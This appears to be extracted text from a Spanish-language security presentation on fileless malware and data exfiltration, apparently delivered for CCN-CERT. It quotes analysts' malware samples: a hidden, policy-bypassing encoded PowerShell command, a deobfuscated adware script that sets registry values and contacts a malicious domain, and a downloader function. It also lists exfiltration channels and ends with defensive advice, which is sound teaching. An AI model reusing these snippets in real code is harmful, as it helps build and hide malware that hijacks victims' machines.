


Figure 2. Kovter registry entry containing second JavaScript

Source: <http://www.symantec.com/connect/blogs/kovter-malware-learns-poweliks-persistent-fileless-registry-update>

powershell.exe -nologo -executionpolicy bypass -noninteractive -windowstyle hidden -EncodedCommand {very long string}

```

unraveled.ps1 X
1 $ErrorActionPreference="stop";
2 $sc="SilentlyContinue";
3 $WarningPreference=$sc;
4 $ProgressPreference=$sc;
5 $VerbosePreference=$sc;
6 $DebugPreference=$sc;
7
8 function sr($p){
9     $n="WindowPosition";
10    try{New-Item -Path $p|Out-Null;}
11    catch{}
12    try{New-ItemProperty -Path $p -Name $n -PropertyType DWORD -Value 201329664|Out-Null;}
13
14
15    catch{try{Set-ItemProperty -Path $p -Name $n -Value 201329664|Out-Null;}
16    catch{}}sr("HKCU:\Console\%SystemRoot%\System32\WindowsPowerShell_v1.0_powershell.exe");
17    sr("HKCU:\Console\%SystemRoot%\System32\svchost.exe");
18    sr("HKCU:\Console\taskeng.exe");
19
20    $url="http://contextfix.info/u/?a=bLm6TVcx_bGQ15CvbhTsMwYJQPScCpm4knkYJlJ0XyytqEY2y_Qt_mB02WQ8Akmpaqhw_PTKuE
21    $stsk="{7E7E0547-0F7D-0C0C-0B11-0909790F1105}";
22    $prid="OneSystemCare";
23    $inid="LVMNKVVH";
24    try{if($PSVersionTable.PSVersion.Major -lt 2)
25    {break;}
26    $v=[System.Environment]::OSVersion.Version;
27
28    if($v.Major -eq 5){
29    if(($v.Minor -lt 2) -AND ((Get-WmiObject Win32_OperatingSystem).ServicePackMajorVersion -lt 2)){break;}
30    }

```

Source: <https://blog.malwarebytes.com/cybercrime/2016/01/trojan-dnschanger-circumvents-powershell-restrictions/>

Method in use

This adware uses a [Scheduled Task](#) with a random name and CLSID to execute the Powershell command.

```
{821B49C2-8DEC-DD5B-FEA9-891E01C29F09} 18/01/2016 22:36:00 Ready
Task: {68DD3F41-1B59-4DCF-82E7-451FBB71491B} - System32\Tasks\{821B49C2-8DEC-
```

One of the things the Powershell script does is set a UserAgent and download a file from one of a set of pre-defined domains.

```
function wc($url){$rq=New-Object System.Net.WebClient;
$rq.UseDefaultCredentials=$true;
$rq.Headers.Add("user-agent","Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;)");
return [System.Text.Encoding]::ASCII.GetString($rq.DownloadData($url));}
```

Source: <https://blog.malwarebytes.com/cybercrime/2016/01/trojan-dnschanger-circumvents-powershell-restrictions/>

[Home](#) [Categories](#)

[Home](#) » [Bad Sites](#) » Ransomware Now Uses Windows PowerShell

Ransomware Now Uses Windows PowerShell

Posted on: June 1, 2014 at 7:54 pm **Posted in:** [Bad Sites](#), [Malware](#), [Ransomware](#)

Author: [Mark Joseph Manahan](#) (Threat Response Engineer)



We highlighted in our [quarterly threat roundup](#) how various [ransomware variants](#) and other similar threats like [CryptoLocker](#) that now perform additional routines such as using different languages in their warning and stealing funds from cryptocurrency wallets. The addition of [mobile ransomware](#) highlights how these threats are continuously improved over time.

We recently encountered another variant that used the Windows PowerShell feature in order to encrypt files. This variant is detected as [TROJ_POSHCODER.A](#). Typically, cybercriminals and threat actors have used Windows Powershell to go undetected on an affected system, making detection and analysis harder. However, once detected, using PowerShell made it easier to analyze as this malware is also hardcoded. Decrypting and analyzing this malware was not too difficult, particularly compared to other ransomware variants.

Since it uses Powershell, TROJ_POSHCODER.A is script-based, which is not common for ransomware. It uses AES to encrypt the files, and RSA4096 public key cryptography to exchange the AES key. When executed, it adds registry entries, encrypts files, and renames them to `{filename}.POSHCODER`. It also drops `UNLOCKYOURFILES.html` into every folder. Once all files

Source: <http://blog.trendmicro.com/trendlabs-security-intelligence/ransomware-now-uses-windows-powershell/>

Exfiltración

Dame todo

Exfiltración

Cualquier técnica que parezca normal

1. FTP
2. HTTP/HTTPS
3. Email
4. DNS
5. OWA (Exchange)
6. Web servers
7. USB con espacios ocultos (AirGap)
8. Etc.

Ejemplos de exfiltración interesantes

- Proyecto Saurón:
 - DNS: TXT, A, PTR registros. Codificados en Base64 pero pueden ser cifrados
 - SMTP: correo normal con texto normal y attachment data.bin (cifrado). Conexión a SMTP externo y si no funciona, busca SMTP interno.
- Threat Group-3390:
 - OWA: Webshell + exfiltración


https://securelist.com/files/2016/07/The-ProjectSauron-APT_research_KL.pdf

<https://www.secureworks.com/research/threat-group-3390-targets-organizations-for-cyberespionage>

Resumen

- Existen mecanismos de infección sin utilizar malware, ni escribir (casi) nada en disco desde hace muchos años
- Es necesario monitorizar de forma detallada no sólo la utilización de herramientas del sistema, sino la ejecución de scripts de powershell
- Tener un histórico de lo acontecido en cada dispositivo ayuda enormemente en la respuesta ante incidentes
- La utilización de detecciones de anomalías en tráfico legítimo puede ayudar a descubrir ciertas exfiltraciones.

Counter Craft



- David Barroso
- CounterCraft
- @lostinsecurity
- dbarroso@countercraft.eu

➤ E-Mails

- info@ccn-cert.cni.es
- ccn@cni.es
- sat-inet@ccn-cert.cni.es
- sat-sara@ccn-cert.cni.es
- organismo.certificacion@cni.es

➤ Websites

- www.ccn.cni.es
- www.ccn-cert.cni.es
- www.oc.ccn.cni.es

➤ Síguenos en

